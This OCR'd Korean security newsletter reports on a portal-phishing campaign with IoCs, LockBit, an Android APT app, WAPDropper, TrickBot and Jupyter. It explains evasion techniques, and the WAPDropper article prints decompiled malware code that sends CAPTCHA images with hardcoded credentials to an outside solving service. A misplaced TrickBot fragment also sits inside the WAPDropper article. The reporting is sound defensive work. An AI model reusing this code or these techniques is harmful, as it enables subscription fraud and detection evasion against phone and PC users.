


[그림 1] 포털사이트 계정 탈취를 위한 피싱 공격 이메일 화면

첨부 파일에는 '사업자등록증.pdf', '견적 ROQ-283631.PDF.htm', '견적 ROQ-283631.zip'과 같은 파일명이 사용되었고, zip 파일 내 포함되어 있는 'Dongwoo Estimate.htm' 파일은 '견적 ROQ-283631.PDF.htm'과 동일 파일인 것으로 확인됩니다. 사용자가 첨부된 파일을 다운로드 해 실행하면, [그림 3]과 같이 포털 사이트 계정과 패스워드를 가로채기 위한 피싱 페이지가 브라우저로 연결됩니다.



[그림 2] Zip 압축 파일 내 포함된 파일과 동일한 첨부파일



[그림 3] 브라우저로 동작된 국내 포털 사이트 피싱 페이지 화면

특히, 아래 그림과 같이 첨부 파일에 실제와 흡사한 형태의 사업자 등록증이 포함되어 있어서 사용자 신뢰도를 높여주고 있습니다.

[그림 4] 피싱 메일에 첨부된 가짜 사업자등록증


전송된 개인 정보 항목과 도메인 정보를 상세히 살펴보면 다음과 같습니다.

* 개인정보 피싱 및 수집 사이트 상세 정보

– 개인정보 수집 사이트 https://hongkmalls[.]info/estimate-pd[.]php – 개인정보 전달 서버 IP 169.255.59.11

02 전문가 기고

현재 이스트시큐리티 '쓰렛 인사이드(Threat Inside)'에서는 해당 개인 정보 수집 사이트를 아래와 같이 탐지하고 있습니다.




[그림 5] ESTSecurity-Threat Inside 개인정보 수집 사이트 탐지 화면

현재 백신 프로그램 알약(ALYac)에서는 이번 공격에 사용된 악성 파일을 탐지명 'Trojan.HTML.Phish'로 차단 및 치료하고 있습니다. 악성코드에 대한 상세분석 내용 및 IoC 정보는 Threat Inside 에서 확인하실 수 있습니다.

03
악성코드 분석 보고

[Trojan.Ransom.LockBit] 악성코드 분석 보고서

최근 다크 웹 유출 정보 공개 사이트에 국내 기업 정보가 기재되었고 유출한 자료가 다크 웹에 공개될 수 있다고 협박을 받고 있는 것으로 알려졌다. 작년 처음 등장한 신종 랜섬웨어로 사용자의 파일을 암호화하여 금전을 요구하는 악성코드이다.



[그림]'LockBit-note.hta' 실행 화면

'Trojan.Ransom.LockBit' 랜섬웨어는 파라미터에 따라 특정 파일/경로와 로컬 PC 와 연결된 네트워크 리소스 전체를 암호화한다는 점이 특징이다.


추가로 로컬 드라이브와 네트워크 드라이브로 연결된 모든 파일이 암호화 대상에 포함되기 때문에 폐쇄망을 사용하는 기업 또한 랜섬웨어 공격에 주의가 필요하다.

따라서 랜섬웨어를 예방하기 위해서는 기본 보안 수칙을 준수하고, 윈도우, 애플리케이션을 최신으로 업데이트해야 한다. 또한 중요한 자료는 정기적으로 외장 매체나 클라우드 서비스 등에 백업해서 피해를 최소화할 수 있도록 해야 한다.

현재 알약에서는 해당 랜섬웨어에 대해 'Trojan.Ransom.LockBit'으로 탐지하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

[Trojan.Android.AgentNK] 악성코드 분석 보고서

11 월에 발견된 'Trojan.Android.AgentNK'는 코니(Konni) APT 조직이 유포한 공격 앱으로 암호화폐 관련 앱으로 위장하여 유포되었다. 악성 앱의 주요 목표는 피해자의 개인 정보 탈취에 있다.



[그림] 악성 앱 설치 화면

이런 공격은 부지불식간에 당하기 마련이기에 사용자의 예방 노력이 무엇보다 중요하다. 앱 설치 시 본인의 스마트폰이 위협에 노출될 수 있음을 인지하고 주의를 기울여야 하며 알약 M 과 같은 신뢰할 수 있는 백신을 사용해야 한다.

현재 알약 M 에서는 해당 앱을 'Trojan.Android.AgentNK' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

04

글로벌 보안 동향

유료서비스에 은밀히 가입하는 WAPDropper 악성코드 발견

New WAPDropper malware stealthily subscribes you to premium services

보안 연구원들이 모바일 전화 기기 사용자들을 노리는 새로운 악성코드 패밀리에 대해 경고했다. 이 악성코드는 사용자들을 정식 유료 서비스에 은밀히 가입시키는 것으로 나타났다. WAPDropper 라 명명된 이 악성코드는 2 단계 악성코드를 전달 가능하고, 머신 러닝 솔루션을 통해 이미지 기반 CAPTCHA 를 우회할 수 있는 다기능 드롭퍼다.

다기능 드롭퍼

최근 캠페인에서 WAPDropper 을 발견한 사이버 보안 회사인 Check Point 는 이 악성코드가 피해자를 말레이시아와 태국의 통신사에서 제공하는 유료 서비스에 가입시키는 것을 발견했다. 악성코드 분석 결과, 이는 해킹된 기기에 다른 악성코드를 다운로드 및 실행 가능한 다기능 드롭퍼 기능을 하는 두 모듈을 포함한 것으로 나타났다. 한 모듈은 명령 및 제어 서버에서 2 단계 악성코드를 가져오고, 또 다른 모듈은 유료 다이얼러 컴포넌트를 가져오는 역할을 한다.

Check Point 의 모바일 연구원인 Aviran Hazum 은 아래와 같이 언급했다.
"WAPDropper 는 현재 유료 다이얼러를 드롭하지만, 나중에 이 페이로드는 공격자가 원하는 어떤 페이로드로도 변경될 수 있다."

이들이 돈을 벌어들이는 방법은 간단하다. 유료 번호로 더 많이 전화를 걸 수록 해당 번호의 소유주는 더 많은 돈을 벌어들이게 된다. 공격자는 해당 번호의 소유주이거나, 소유주의 파트너일 수 있다.


CAPTCHA 우회

Check Point 에 따르면 WAPDropper 는 비공식 스토어에서 제공되는 앱에 악성코드를 통합시키는 흔한 전략을 사용한다. 악성코드가 피해자의 기기에 설치되면, 이는 유료 다이얼러를 받기 위해 명령 및 제어 서버(C2)에 연결한다. 연구원들은 이 악성코드가 아래 정보를 포함한 감염 기기의 세부 정보를 수집하는 것으로 공격이 시작된다고 밝혔다.

- 디바이스 ID
- Mac 주소
- 가입자 ID
- 디바이스 모델
- 설치된 모든 앱 목록
- 실행 중인 서비스 목록
- 최상위 활동 패키지 명
- 스크린 켜짐 여부
- 해당 앱의 알림이 활성화되었는지 여부
- 해당 앱이 다른 앱 위에 그리기가 가능한지

- 사용 가능한 저장 공간 용량
- 총 RAM 용량 및 사용 가능한 RAM 용량
- 시스템 앱이 아닌 앱의 목록

이후 유료 서비스의 랜딩 페이지가 로드되고, 가입을 완료하기 위해 webview 컴포넌트가 시작된다. 스크린의 1 픽셀을 사용하기 때문에 화면에 거의 보이지 않는다.



[이미지 출처]https://research.checkpoint.com/2020/enter-wapdropper-subscribe-users-to-premium-services-by-telecom-companies/

연구원들은 가입 시 이미지 기반 CAPTCHA 문제를 풀어야 할 경우, WAPDropper 는 중국 회사의 "Super Eagle" 서비스를 사용한다고 밝혔다. 이는 머신 러닝 기술을 사용한 이미지 인식 솔루션이다. WAPDropper는 두 가지 방법으로 CAPTCHA 문제를 해결할 수 있다. 하나는 CAPTCHA 이미지를 다운로드해 서버로 전송하는 것이고, 파일의 DOM 트리를 추출해 Super Eagle 중국 회사의 서버로 전송하는 것이다.


```
@JavascriptInterface
public String getCodeFromPic(String codetype, String file_base64) {
    StringBuilder stringBuilder0 = new StringBuilder();
    try {
        JSONObject jSONObject0 = new JSONObject();
        jSONObject0.put("user", "gogent");
        jSONObject0.put("pass2", "5d93ceb70e2bf5daa84ec3d0cd2c731a");
        jSONObject0.put("softid", "897061");
        jSONObject0.put("codetype", codetype);
        jSONObject0.put("file_base64", file_base64);
        HttpURLConnection httpURLConnection0 = (HttpURLConnection)new URL("http://upload.chaojiying.net/Upload/Processing.php").openConnection();
        httpURLConnection0.setRequestMethod("POST");
        httpURLConnection0.setDoInput(true);
        httpURLConnection0.setDoOutput(true);
        httpURLConnection0.setUseCaches(false);
        httpURLConnection0.getOutputStream().write(jSONObject0.toString().getBytes());
        InputStream inputStream0 = httpURLConnection0.getInputStream();
        byte[] array_b = new byte[0x1000];
        while(true) {
            int i = inputStream0.read(array_b);
            if(i <= 0) {
                break;
            }

            stringBuilder0.append(new String(array_b), 0, i);
        }

        if(stringBuilder0.length() > 0) {
            JSONObject jSONObject1 = new JSONObject(stringBuilder0.toString());
            if(jSONObject1.getInt("err_no") == 0) {
                return jSONObject1.getString("pic_str");
            }
        }

        return "";
    }
    catch(JSONException jSONException0) {
        return "";
    }
    catch(IOException iOException0) {
    }

    return "";
}
```

[그림] WAPDropper 의 CAPTCHA 인식

[이미지 출처] https://research.checkpoint.com/2020/enter-wapdropper-subscribe-users-to-premium-services-by-telecom-companies/

연구원들에 따르면, WAPDropper 는 비공식 안드로이드 스토어를 통해 배포된다. 비공식 마켓을 사용하지 않을 경우 이 악성코드에 감염될 위험을 줄일 수 있다.

100)에 해당한다. Anchor C2 통신의 복잡도와 봇이 실행하는 페이로드를 살펴본 결과 Trickbot 운영자의 능력이 상당하다는 것과 지속적인 혁신이 가능하다는 것을 알 수 있었다. 이들은 리눅스로 공격을 확장시켜 이를 증명해 냈다.

[출처] https://www.bleepingcomputer.com/news/security/new-wapdropper-malware-stealthily-subscribes-you-to-premium-services/
https://research.checkpoint.com/2020/enter-wapdropper-subscribe-users-to-premium-services-by-telecom-companies/

TrickBot, 새로운 기능 추가한 100 번째 버전 공개

TrickBot turns 100: Latest malware released with new features

TrickBot 운영자가 탐지를 회피하는 기능을 추가한 악성코드의 100 번째 버전을 공개했다. TrickBot 은 보통 악성 피싱 이메일이나 다른 악성코드를 통해 설치된다. 설치되면 피해자의 컴퓨터에서 조용히 실행되며, 다른 작업을 실행할 모듈을 다운로드한다.


이 모듈은 도메인의 활성 디렉토리 서비스 데이터베이스를 훔치고, 네트워크에서 측면 확산, 스크린 잠금, 쿠키, 브라우저 패스워드, OpenSSH 키를 훔치는 등 다양한 악성 활동을 수행한다. 또한 TrickBot 은 Ryuk 과 Conti 랜섬웨어 공격자들에게 액세스를 제공한 후 공격을 완료하는 것으로 알려져 있다.

TrickBot 버전 100 에 추가된 새로운 기능

지난 달 마이크로소프트와 파트너사에서 공동으로 TrickBot 인프라를 공격한 후 복구하는 데 시간이 다소 소요될 것으로 예상했다. 하지만, TrickBot 은 여전히 활동을 계속하며 악성코드의 100 번째 빌드를 공개했다. Advanced Intel 의 Vitali Kremez 가 발견한 이 최신 빌드는 탐지를 더욱 어렵게 만드는 새로운 기능을 추가한 것으로 나타났다. TrickBot 의 새로운 버전은 'MemoryModule' 프로젝트의 코드를 사용하여 메모리에서 정식 윈도우 wermgr.exe 실행파일에 직접 DLL 을 주입한다.

해당 프로젝트의 GitHub 페이지에서는 아래와 같이 소개하고 있다.


“MemoryModule 은 디스크에 먼저 저장하지 않고 메모리에서 DLL 을 완전히 로드하는데 사용하는 라이브러리다.”



[그림] TrickBot 의 'MemoryModule' 코드

[이미지 출처] https://twitter.com/VK_Intel/status/1328578336021483522/photo/1

TrickBot은 wermgr.exe에 자신을 주입한 후 TrickBot 실행파일의 원본을 종료한다.



[그림] Wermgr.exe에 주입된 TrickBot

[이미지 출처] https://www.bleepingcomputer.com/news/security/trickbot-turns-100-latest-malware-released-with-new-features/

Kremez 에 따르면, DLL 을 주입할 때 프로세스 도플갱잉(Doppel Hollowing)을 통해 보안 소프트웨어의 탐지를 피하려 시도한다.

보안 연구원인 Francesco Muronie는 아래와 같이 설명했다.
"이 기술은 파일 시스템에서 일련의 작업을 함께 그룹화할 수 있도록 하는 NTFS 의 기능인 트랜잭션을 사용한다. 만약 위 작업 중 하나라도 실패할 경우 완전히 롤백된다. 인젝터 프로세스는 새로운 트랜잭션을 생성하고, 그 내부에 악성 페이로드를 포함하는 새로운 파일을 생성한다. 이후 대상 프로세스 내에서 파일을 매핑하여 트랜잭션을 롤백한다. 이러한 방법으로 파일의 내용이 프로세스 메모리 안에 있더라도 파일이 존재하지 않는 것처럼 보일 수 있다."
이와 같이, TrickBot 은 인프라를 중단시키려는 방해 공격에도 불구하고 여전히 운영 중이며 타미를 피하기 위한 새로운 기능을 계속해서 추가하고 있다. TrickBot 감염은 곧 시작될 것으로 예상되며, 예방을 위해 이메일 첨부파일을 오픈할 때 특히 주의하는 것이 좋다.

[출처] https://www.bleepingcomputer.com/news/security/trickbot-turns-100-latest-malware-released-with-new-features/
https://twitter.com/VK_Intel/status/1328578336021483522

브라우저 데이터를 훔치고, 백도어를 오픈하는 새로운 Jupyter 악성코드 발견


New Jupyter malware steals browser data, opens backdoor

러시아어를 구사하는 해커가 새로운 악성코드를 사용해 사용자의 정보를 훔쳐온 것으로 나타났다. Jupyter 라 명명된 이 새로운 공격은 오랫동안 발견되지 않았으며 개발 주기가 매우 빨랐다. Jupyter 의 목적은 다양한 소프트웨어의 데이터를 수집하는 것이다. 전달을 지원하는 악성코드를 통해 감염된 시스템에 백도어를 생성하는 것도 가능했다.

인스톨러, 6 개월 동안 탐지 회피해

이 악성코드 변종은 지난 10 월 미국의 한 대학에서 사고 대응 중 발견되었다. 하지만, 포렌식 데이터에 따르면 이전 버전은 지난 5 월부터 배포되어 온 것으로 나타났다. 사이버 보안 회사인 Morphisec 의 연구원들은 이 공격 키트의 개발자가 매우 활발히 활동하고 있으며, 일부 컴포넌트는 한 달에 9 회 이상이나 업데이트한다는 것을 발견했다. 가장 최신 버전은 11 월 초 생성되었지만, 변경 사항은 포함하고 있지 않았다. 코드를 지속적으로 수정할 경우 Jupyter 는 탐지를 피하고 해킹된 시스템에서 더욱 많은 데이터를 수집할 수 있게 된다.

Jupyter 는 .NET 기반이며 크로미움, 모질라 파이어폭스, 구글 크롬 웹 브라우저에서 쿠키, 크리덴셜, 인증서, 자동 완성 정보 등의 데이터를 훔친다. 스틸러 확산은 정식 소프트웨어로 위장한 인스톨러(Inno Setup 실행파일)를 ZIP 압축파일 형태로 다운로드하는 것으로 시작된다. Morphisec 에 따르면, 이러한 인스톨러 중 일부는 VirusTotal 스캐닝 플랫폼에서 지난 6 개월 동안 전혀 탐지되지 않았다.



[그림] Morphisec

